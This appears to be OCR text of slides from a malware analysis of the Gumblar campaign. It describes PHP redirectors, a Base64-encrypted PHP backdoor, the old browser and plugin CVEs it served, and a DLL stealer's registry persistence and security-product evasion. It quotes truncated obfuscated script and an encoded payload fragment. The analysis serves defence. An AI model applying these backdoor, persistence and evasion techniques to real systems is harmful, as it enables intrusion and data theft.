
Infection process

PHP redirectors




Infection process

PHP redirectors



Infection process

Malware Distribution




- More than 700 active
  - 728 active on 12. September 2010
    - Compare to 258 found by Kaspersky in May (http://www.securelist.com/en/blog/2132/Gumblar_Farewell_Japan)
  - More than 8,500 identified in all
    - Some changed functionality to PHP redirectors
    - Other are inactive/cleaned
- Everything is stored on the compromised server
- Doesn't change location
- Various filenames & directories
- Irregularly updated
  - To avoid detection by various AV
  - Minimal changes

Infection process


Malware Distribution - PHP

- Encrypted (Base64)
- POST backdoor check
  - e parameter – PHP script
  - k parameter – password
  - Run only if password matches
  - Password might be easily computed
    - Ability to remove malware – illegal!
- Exploit serving
  - Recursive calls
- Binary files decryption & encryption



Infection process


Malware Distribution - Exploits



- MDAC
- CVE-2009-0075 – CollectGarbage
- PDF
  - CVE-2007-5659 – Collab.CollectEmailInfo
  - CVE-2008-2992 – util.printf
  - CVE-2009-0927 – Collab.getIcon
- Java - CVE-2008-5353
- Flash - CVE-2007-0071

Infection process

Malware Distribution - HTML



- PHP generated code (each unique)
- Two obfuscation types
  - Random escape (javascript)

```
// <script>
function lpf(QJ5F3){return QJ5F3.replace(/%/g,'').replace(/[>uS'p]/g,mxZy)}
CWF='d>bfcS75ment.>77>72ip74>b5S28p22u3cdpb9p7b style53d>5cu22u70pbfsi>74io
```


- Modified Base64 encryption (binary files)
  - Uses randomly generated char table

```
PHGcfKpQ0C7NuzhUaRmI3Y2Joni6Lv1y4/AVexk5qjFwtMrd89bEDs=X1BWgZSO+T
```

```
IYjaPP0PPPPfPPZP++ZPPN4PPPPPPPPPaPPiPPPPPPPPPPPPPPPPPPPPPPPPPPPP
PPPPPPPPPPPPPPfPPNqaPPlyMP5z0b4HIuD/eCH3ipxE0QHb6=vbo2D46JYEvGHAnmHb
v214v2BenJ04Y=xruE0zGAaXPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
```

Infection process


Attacked computer - Malware



- Drops DLL stealer
- Auto run with winmm.dll
  - By the key midi9 under the Drivers32 section
- Hooks API
  - Monitor connection
  - Receive information
- Detects security related products
  - Ends/Restarts if found any
- Minimal changes during attack


Infection process

Zombie statistics




Infection process

